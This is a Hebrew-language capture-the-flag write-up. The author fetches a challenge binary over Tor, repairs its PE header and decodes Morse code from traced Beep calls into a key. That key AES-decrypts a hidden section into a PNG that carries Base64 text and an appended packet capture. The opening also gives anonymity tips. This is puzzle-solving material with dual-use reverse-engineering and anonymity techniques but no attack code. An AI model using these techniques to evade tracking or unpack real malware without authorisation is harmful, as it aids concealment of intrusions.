צריך להבין איך הדברים עובדים, לדפדפן יש טביעת אצבע ייחודית שמורכבת מהגירסה (ב-Chrome משתחררת גירסה חדשה כל חודש~), העדכונים שיש עליה, התוספים שהתקנו (גם חוסם פרסומות משחרר גירסה כל חודש~), יכול להיות אפילו צופן שהוזרק לכל הורדה, באותה טביעת אצבע משתמשים רשתות חברתיות לזהות אותנו אפילו אם השתנתה כתובת ה-IP, אז להוריד דפדפן חדש.

להתחבר דרך וייפי של קניון ולהשתמש ברשת Tor (הסבר מפורט מאת ליאור ברש מגיליון 7) גם עוזר וכמובן הרצת קבצים לא מוכרים אך ורק תחת מכונה וירטואלית.

שלב שני: קילוף בצל

אם תחליפו פורט ל-4444 בשורת כתובות, השרת לא יגיש את הקובץ, הפעלתי את שירות ה-Tor על המחשב הנייד, ראיתי בקובץ ההגדרות שברירת מחדל לפורט הוא 9050:

```
iddo~$ cat /etc/tor/torsocks.conf | grep port
# with tor, which is providing a socks server on port 9050 by default.
# Default Tor address and port. By default, Tor will listen on localhost for
iddo~$ sudo systemctl start tor.service
```

נשתמש בפייתון להוריד את הקובץ, נגדיר שהבקשה תעבור דרך Tor ונשמור את התשובה לקובץ:

```
import socks

def recvall(sock):
    data = b""
    while True:
        part = sock.recv(4096)
        data += part
        if len(part) == 0:
            break
    return data

socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5, '127.0.0.1', 9050, True)
s = socks.socksocket()
s.connect(('s7sjzjrv3n6onsdt.onion', 4444))
with open('/tmp/download', 'wb') as f:
    f.write(recvall(s))
```

[הצבעים בחסות carbon.now.sh]

אחרי שירד קובץ בגודל 2.4 מגה, הרצתי את הפקודה file שלא זיהתה את סוג הקובץ, המשמעות היא שהקובץ הושחת.


פתחתי את הקובץ ב-Hex Editor, ראיתי את המחרוזת: "This program cannot be run in DOS mode" כפי שמוצג בתמונה הבאה. רמז עבה שמדובר בקובץ הרצה של ווינדוס, אזי, לפי רשימת החתימות קובץ exe מתחיל ב-MZ, אך הקובץ מתחיל ב-LA. שינוי תווים אלו נעשה בעזרת hexedit, קיימים כלים חינמיים אונליין לביצוע המשימה.

כעת הפקודה file מחזירה שמדובר בקובץ הרצה 32bit של Windows, חגיגה ☺


```
iddo~$ file /tmp/downloaded_file_fix
/tmp/downloaded_file_fix: PE32 executable (GUI) Intel 80386, for MS Windows
```

שלב שלישי: ראש בקיר


ביום יום אני עובד על לינוקס, על מנת להריץ את הקובץ אצטרך להתקין Wine (מויקיפדיה: "Wine הוא יישום שמטרתו להריץ תוכנות שנכתבו במקור למערכת Windows על לינוקס"):



אפשר לראות את פקודת ההרצה והחלון שנפתח עם הלוגו של יחידת הסייבר, שלושה כפתורים וכמה לוגים שנזרקים לטרמינל, לחצתי על כפתור Play:




לאחר הלחיצה נזרק עוד לוג, הכפתורים השתנו, כפתור ה-Play הפך ללא לחיץ, ה-Suspend הפך ללחיץ, לאחר כחצי דקה הכפתורים חזרו למצב הראשוני. אפשר להניח מהטקסט בכפתורים שמדובר בנגן מדיה אך לא שמעתי צליל או ראיתי שינוי ויזואלי, מוודא שהרמקולים עובדים, עדיין אין צליל, מוזר. החלטתי להקליט את התעבורה ברשת בעזרת TShark (אפשר ב-Wireshark לחובבי ה-GUI), אין תעבורה. נתקעתי בקיר. מה הולך פה? העלתי את הקובץ לכלי החינמי המעולה Hybrid Analysis שבעצם פותח את הקובץ במעטפת בטוחה, מבצע אנליזה סטטית ודינמית ומגיש דו"ח מסודר עם המידע שנאסף בעזרת כלים רבים, אפשר לגשת לדו"ח כאן.



[בתמונה: הוכחה לאיך שאני מבלה את שישי בבוקר]

אפשר לזהות מהדו"ח שיש טכניקות של אנטי דיבאגינג, שיכול להיות שימנעו מאיתנו לדבאג את התכנית, יש אוסף מכובד של מחרוזות מעורפלות, לא יובאו ספריות תקשורת שזה מסתדר עם העובדה שאין תעבורה החוצה ועוד הרבה מידע שנותן תמונה רחבה למטרת הקובץ, עברתי על הספריות המיובאות:



ראיתי שמשתמשים ב-Beep, הצפצוף המעצבן שהמחשב יכול להשמיע, יכול להיות שהקובץ משדר קוד מורס?


אחרי כמה דקות בגוגל והתקנות מיותרות לא נפתרה הבעיה, המחשב הנייד לא מצפצף. הורדתי מכונה וירטואלית של Windows 10, אך גם זה לא עזר, אין ביפ אך הייתי משוכנע (כמובן אחרי שפסלתי אפשרויות אחרות) שהקובץ כנראה משדר קוד מורס שצריך לפענח.

שלב רביעי: פענוח קוד מורס לחירשים

עצרתי כדי להבין איך עובד קוד מורס, שיטת תקשורת קולית או חזותית (במקרה הזה לא הבהב לי המסך אז כנראה קולית), מסקנותי אחרי הקריאה:

- אות מיוצגת ממספר מקסימלי של חמישה חלקים, שתי אותיות מיוצגות מחלק אחד בלבד
- שידור לזמן קצר - "נקודה"
- שידור לזמן השווה לשלוש נקודות מייצג - "קו"
- רווח בין שידור חלקים הוא באורך נקודה
- רווח בין שידור אותיות הוא באורך קו
- רווח בין מילים הוא שני קווים ונקודה

קריאת המערכת Beep מקבלת שני פרמטרים נומריים, תדר ומשך כמילי-שניות, השהייה שידועה כSleep מקבלת פרמטר נומרי אחד המייצג מילי-שניות.



[מויקיפדיה, מילון אוניברסלי לקוד מורס]

החלטתי להקליט את קריאות המערכת[2] בזמן שאני לוחץ Play ולכתוב כלי שממיר אוסף קווים ונקודות לתווים אלפא-נומריים (מספרים ואותיות) כדי להוציא את המפתח. הסבר על הקוד בכמה נקודות:

- מקבל קובץ לוג של קריאות מערכת, מפלטר את הקריאות לSleep & Beep
- בודק איזה קריאת Sleep היא בעצם סיום אות
- בודק איזה קריאת Beep היא קו ואיזה נקודה
- ממיר מערך של קווים ונקודות לתו
- מחזיר את רשימת התווים שנמצאו
- החדים מביניכם ישימו לב בקריאת הקוד שיש מקום לשיפור, אפשר ורצוי להתאים למספר מילים ולשינויים קטנים בפרמטר המשך שמועבר ל-Beep, אבל הוא עבד באתגר ולא רציתי לבזבז זמן על תכנות-יתר.

יש כמה דרכים להקליט קריאות מערכת, אפשרי לחבר Strace למזהה הייחודי של התהליך הרץ ודברים בסיגנון, כאן היה יותר קל למזלי כי Wine מספקת ממשק לדבאג קריאות מערכת.

GitHub, Inc. [US] | https://github.com/wine-mirror/wine/blob/master/dlls/msvcrt/misc.c#L37

```
34  /*********************************************************************
35   *              _beep (MSVCRT.@)
36   */
37  void CDECL MSVCRT__beep( unsigned int freq, unsigned int duration)
38  {
39      TRACE(":Freq %d, Duration %d\n",freq,duration);
40      Beep(freq, duration);
41  }
```

GitHub, Inc. [US] | https://github.com/wine-mirror/wine/blob/master/dlls/msvcrt/misc.c#L81

```
78  /*********************************************************************
79   *              _sleep (MSVCRT.@)
80   */
81  void CDECL MSVCRT__sleep(MSVCRT_ulong timeout)
82  {
83    TRACE("_sleep for %d milliseconds\n",timeout);
84    Sleep((timeout)?timeout:1);
85  }
```

[בתמונות: הוכחה מהגיט של Wine שנכתב לוג ברמת Trace בכל קריאה ל-Beep/Sleep]

יופי, אז בשניהם מודפס לוג ברמת Trace, מה שאומר שכל הלוגים בעלי עדיפות גבוהה יותר גם יודפסו, נשמור לקובץ ונקווה שיש מקום בדיסק.

[2] קריאת מערכת (באנגלית: system call) היא בקשה שמבצעת תוכנת מחשב מליבת מערכת ההפעלה (באנגלית: kernel) כדי לבצע פעולה שהיא אינה יכולה לבצע בעצמה. קריאות מערכת הן האחראיות על החיבור שבין המשתמש לליבת המערכת, ובכך מאבזרת את המשתמש ונותנת לו שימוש מרבי בפונקציונליות שהיא מציעה. הדבר כולל בין היתר יכולת קבלת גישה למרבית רכיבי החומרה של המחשב (למשל קריאת קובץ מהדיסק הקשיח), ליצירת תהליך חדש, להעברת מידע בין תהליכים ועוד. (מויקיפדיה)

בתמונה הבאה, בשורה הראשונה אפשר לראות את הפקודה שהרצתי כדי לפתוח את הקובץ ולשמור את הלוגים לתוך קובץ, אחרי שלחצתי Play, הרצתי את השורה השנייה, שמפלטרת את הקריאות מהקובץ ופילטור נוסף לקריאות הרלוונטיות, ניתן לראות את הפרמטרים שמועברים ואת המספר שחוזר בייצוגו בבסיס 16 (הקסידצימלי).

```
iddo~$ WINEDEBUG=trace+msvcrt wine /tmp/downloaded_file_fix &> /tmp/wine.log
iddo~$ grep Call /tmp/wine.log | grep "Sleep\|Beep" | head
0036:Call KERNEL32.Beep(00000320,0000015e) ret=004013a4
0036:Call KERNEL32.Sleep(00000064) ret=004013ae
0036:Call KERNEL32.Beep(00000320,0000005a) ret=004013b7
0036:Call KERNEL32.Sleep(00000064) ret=004013bb
0036:Call KERNEL32.Beep(00000320,0000015e) ret=004013c7
0036:Call KERNEL32.Sleep(00000064) ret=004013cb
0036:Call KERNEL32.Beep(00000320,0000005a) ret=004013d4
0036:Call KERNEL32.Sleep(000002bc) ret=004013db
0036:Call KERNEL32.Beep(00000320,0000015e) ret=004013e7
0036:Call KERNEL32.Sleep(00000064) ret=004013eb
```


הקוד לפיצוח קוד המורס, טוען את קובץ הלוגים, מפלטר את הקריאות הרלוונטיות ומבצע שתי איטרציות: הראשונה - על מנת לזהות את הקריאות, מרווח בין מילה והשמעת "קו". האיטרציה השנייה נועדה לעבור על כל הקריאות ולהמיר אוסף של נקודות וקווים לייצוג אלפא-נומרי.

```
morseDict = {
    ".-": "A", "-...": "B", "-.-.": "C", "-..": "D", ".": "E", "..-.": "F", "--.": "G", "....": "H", "..": "I",
    ".---": "J", "-.-": "K", ".-..": "L", "--": "M", "-.": "N", "---": "O", ".--.": "P", "--.-": "Q", ".-.": "R",
    "...": "S", "-": "T", "..-": "U", "...-": "V", ".--": "W", "-..-": "X", "-.--": "Y", "--..": "Z", ".----": "1",
    "..---": "2", "...--": "3", "....-": "4", ".....": "5", "-....": "6", "--...": "7", "---..": "8", "----.": "9",
    "-----": "0"
}
with open(log_file, 'r') as f:
    prefix, sleep, beep = 'Call KERNEL32.', 'Sleep', 'Beep'
    prefix_len = len(prefix)
    params_start, params_end, params_delimiter, dash, dot, new_line = '(', ')', ',', '-', '.', '\n'
    max_sleep = 0  # will represent when character ends and new character will begin
    max_duration = 0  # will represent dash, anything else will be dot
    lines = []  # will contain only Beep & Sleep calls, e.g; [['Beep', 350], ['Sleep', 100] .. ]
    raw_lines = f.read().split(new_line)
    for line in raw_lines:
        if prefix in line:
            line = line[line.index(prefix) + prefix_len:line.index(params_end)]
            line_split = line.split(params_start)
            function_name, function_params = line_split[0], line_split[1]
            if function_name == sleep:
                sleep_ms = int(function_params, 16)  # hex to int
                max_sleep = sleep_ms if sleep_ms > max_sleep else max_sleep
                lines.append([sleep, sleep_ms])
            elif function_name == beep:
                first_param = function_params.split(params_delimiter)[1]
                beep_duration = int(first_param, 16)
                max_duration = beep_duration if beep_duration > max_duration else max_duration
                lines.append([beep, beep_duration])
    morse_code_str = str()
    cur_char = []
    for line in lines:
        if beep == line[0]:
            if max_duration == line[1]:
                cur_char.append(dash)
            else:
                cur_char.append(dot)
        if sleep == line[0] and line[1] == max_sleep:
            morse_code_str += morseDict[''.join(cur_char)]
            cur_char = []
    print(morse_code_str)
```

אחרי שנריץ את הקוד, נקבל את המפתח: **CYB3RCRIME433INP**, עכשיו נשאר להבין לאיפה אנחנו מכניסים את המפתח.

אציין שלאחר מכן השגתי מחשב נייד עם Windows המסוגל לצפצף, הקלטתי בעזרת הסמארטפון וניסיתי לפענח בעזרת מספר כלים, חלק אונליין, ללא הצלחה, כל פעם קיבלתי מחרוזת אחרת של זוג אותיות...

לאחר מכן ניגשתי לדיבאגר, אני מעדיף את Radare2 והוא לא מאפשר ניתוח דינמי של קבצי Windows על לינוקס אלא רק ניתוח סטטי. יחד עם העובדה שראיתי באנליזה ההיברדית שיש טכניקות אנטי דיבאגינג דחיתי את הפעולה הזאת לסוף, לאחר מכאן ראיתי שאפשר להריץ OllyDbg באמצעות Wine ולפתוח את הקובץ דרכו, חיפשתי הפניות עם הקיצור CTRL+G ל-Kernel32.Beep והגעתי למה שנראה כמו כל הקריאות, נשאר לפלטר ידנית או להעתיק, לשנות מעט את הקוד ולהריץ.



שלב חמישי: מפתח לדלת אחורית

חוזר לדו"ח, הקובץ גדול מהרגיל ויש מקטע בעל שם מוזר IV=\x00

File Sections

Name	Entropy	Virtual Address	Virtual Size	Raw Size
.text	6.6157633915	0x1000	0xb000	0xae00
.rdata	4.93063941029	0xc000	0x6000	0x5a00
.data	2.00845860354	0x12000	0x2000	0x800
.gfids	1.45391534299	0x14000	0x1000	0x200
.rsrc	7.15062978638	0x15000	0x3f4000	0x3f3200
.reloc	6.21693742299	0x409000	0xe40	0x1000
.IV=\x00	7.99856174265	0x40a000	0x25d50	0x25e00

השתמשתי בכלי PEDump כדי לקבל עוד נתונים:

```
iddo~$ pedump --sections /tmp/download

=== SECTIONS ===

  NAME          RVA      VSZ   RAW_SZ  RAW_PTR  nREL  REL_PTR nLINE LINE_PTR     FLAGS
  .text        1000     b000     ae00      400     0        0     0        0  60000020  R-X CODE
  .rdata       c000     6000     5a00     b200     0        0     0        0  40000040  R-- IDATA
  .data       12000     2000      800    10c00     0        0     0        0  c0000040  RW- IDATA
  .gfids      14000     1000      200    11400     0        0     0        0  40000040  R-- IDATA
  .rsrc       15000   3f4000   3f3200    11600     0        0     0        0  40000040  R-- IDATA
  .reloc     409000      e40     1000   404800     0        0     0        0  42000040  R-- IDATA DISCARDABLE
  ".IV=\\x00"
             40a000    25d50    25e00   405800     0        0     0        0  c0000000  RW-
```

אחרי גיגול מצאתי רשימת מעודכנת של שמות מקטעים אפשריים ל-PE. גיליתי למשל ש-gfids זה מקטע שמתווסף על ידי עורך הקוד Visual Studio 14+ למטרה לא ידועה, המקטע **IV=\\x00** לא נמצא ברשימה. בדקתי את המקטע ומצאתי שבשורה האחרונה במקטע כתוב "להתעלם מהשורה והאפסים".

```
0x0082fd20  99a4 5ea0 194a 797c 4ffe 5028 fec5 0cde  ..^..Jy|O.P(....
0x0082fd30  0e99 0967 07d4 da19 c33c c4e3 cdcb 5864  ...g.....<....Xd
0x0082fd40  e135 3569 03a8 e979 9403 4890 e341 3e7d  .55i...y..H..A>}
0x0082fd50  6967 6e6f 7265 2074 6869 7320 7365 6e74  ignore this sent
0x0082fd60  656e 6365 2061 6e64 2074 6865 206e 6578  ence and the nex
0x0082fd70  7420 7a65 726f 7300 0000 0000 0000 0000  t zeros.........
0x0082fd80  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0082fd90  0000 0000 0000 0000 0000 0000 0000 0000  ................
```

חיפוש שם המקטע בגוגל מראה שמדובר בוקטור אתחול שמצביע שהמקטע הוא כנראה מידע מוצפן, נדפיס לקובץ את התוכן, אני השתמשתי ב-Radare2 לביצוע המשימה, שמירת תוכן המקטע לקובץ מהכתובת שבו המקטע מתחיל ועד הכתובת של השורה שממנה צריך להתעלם.

```
[0x00401969]> p8?
|Usage: p8[fj] [len]     8bit hexpair list of bytes (see pcj)
[0x00401969]> p8 `0x0082fd50 - 0x0080a000` @ 0x0080a000
35453676ddf3b3b08c4a1f32619669591f0d169f25d18d1488fa693476dbcfd0aea27c957afb6dc37c8fa47bba30556ae8108
8c0fd740e709a940b245e1a4cecb5766634b9ac8e04d95e9774a50844999e77856bea8c56b04c2e07effba4cb528d7dbdce51
526676fdb6443e7accce8944377be239905d6ade14b70a82ba7e2666fefbb58a23e2046e738855b3840417254cbb991d31e82
e7eae644f74d0c4b6532d0cd26dadaf2cb7fad940e2b3dde5c2a56ce1304da30fb7fa0485f7449e2d7c8c8e5260fa08dc6b90
52b4ee2b63ba7f8d83dcbb53319a7a4dc10eb0c08b1149f2e5b494f8864716a5d890b0d400cfcceb20b84718d1a7cb44f17d1
ffb932b
```

שם המקטע מרמז גם על מערך האתחול שצריך להעביר כפרמטר בפענוח כמו כן בשיטת ההצפנה, נשתמש במפתח שמצאנו בשלב הרביעי בצורתה שהאותיות קטנות.

```
from Crypto.Cipher import AES
import struct

key = b'cyb3rcrime433inp'
msg = struct.pack("154960B", *[..])
cipher = AES.new(key, AES.MODE_CBC, '\x00' * len(key))
decrypt = cipher.decrypt(msg)

with open('/tmp/decrypt', 'wb') as f:
    f.write(decrypt)
```

תוכן המקטע המוצפן הוא בעצם תמונה.

```
iddo~$ file /tmp/decrypt
/tmp/decrypt: PNG image data, 2045 x 137, 8-bit/color RGBA, non-interlaced
```

שלב שישי: סטגנוגרפיה

מויקיפדיה: "האמנות והמדע של הסתרת מסרים באופן שאף אחד זולת המקבל לא יוכל לראותם או לדעת על קיומם. וזאת בניגוד לקריפטוגרפיה, שבה קיום המידע עצמו אינו מוסתר, אלא רק תוכנו."

מדובר בתמונה עם מחרוזת. כיאה לחידות סטגנוגרפיה יש רשימה של נקודות לבדיקה, ביניהן אם מה שרואים הוא באמת כל התמונה (להגדיל את האורך והרוחב), פילטר/אלפא ואפשר להרחיק עד בדיקת LSB, בכל אופן בדקתי שזה לא עוד אתר ברשת טור, היה נחמד אם זה היה מלכודת דבש לאתר בטור.

חדי העין ואלה שקריפטוגרפיה לא זרה להם, ישימו לב שזה Base64. אחרי כמה ניסיונות פיצוח נבין שמדובר ב-L קטנה ולא i גדולה ונקבל את המפתח: **LifeIs4bout0's&1's**

התמונה קצת גדולה מדי במספר הבתים בשביל מה שרואים, בדקתי את החתימה, סוג צבע 6 (מוזמנים לקרוא על מפרט ה-PNG כאן), (שיחקתי עם הרוחב והאורך וראיתי שלא הוחבא כלום בקצוות, פתחתי עם Vim, הרצתי את הפקודה xxd כדי לראות את הייצוג הבינארי וההקסידצימלי, חיפשתי את המחרוזת END וראיתי שיש מידע אחרי המקטע IEND.

```
000090f0: 53fe 17eb 6944 dfe4 13ac da00 0000 0049  S...iD.........I
00009100: 454e 44ae 4260 82d4 c3b2 a102 0004 0000  END.B`..........
00009110: 0000 0000 0000 00ff ff00 0069 0000 0038  ...........i...8
00009120: fd65 5a23 be06 0001 0100 0001 0100 0080  .eZ#............
00009130: 0000 00ff ffff ffff ffae 5f3e c8b5 73ae  ..........._>..s.
00009140: 5f3e c8b5 7380 8295 f1c3 a500 0000 0064  _>..s..........d
00009150: 0011 1500 0d43 7962 6572 5465 6368 3230  .....CyberTech20
00009160: 3138 0108 8284 8b96 2430 486c 0301 0105  18......$0Hl....
```

ב-PNG אפשרי להכניס מידע אחרי מקטע הסגירה וזה לא פוגע בקובץ, נשמור את החלק שאחרי IEND לקובץ:

```
with open('/tmp/decrypt', 'rb') as f:
    r = f.read()
    with open('/tmp/decrypt_iend', 'wb') as o:
      IEND = b'\x49\x45\x4e\x44'
      o.write(r[r.index(IEND) + 8:])
```

[בתמונה: רגע של משבר, התעצלתי לכתוב קוד קריא]

מדובר בקובץ הסנפה לפקטות תקשורת:

```
iddo~$ file /tmp/decrypt_iend
/tmp/decrypt_iend: tcpdump capture file (little-endian) - version 2.4 (802.11, capture length 65535)
```

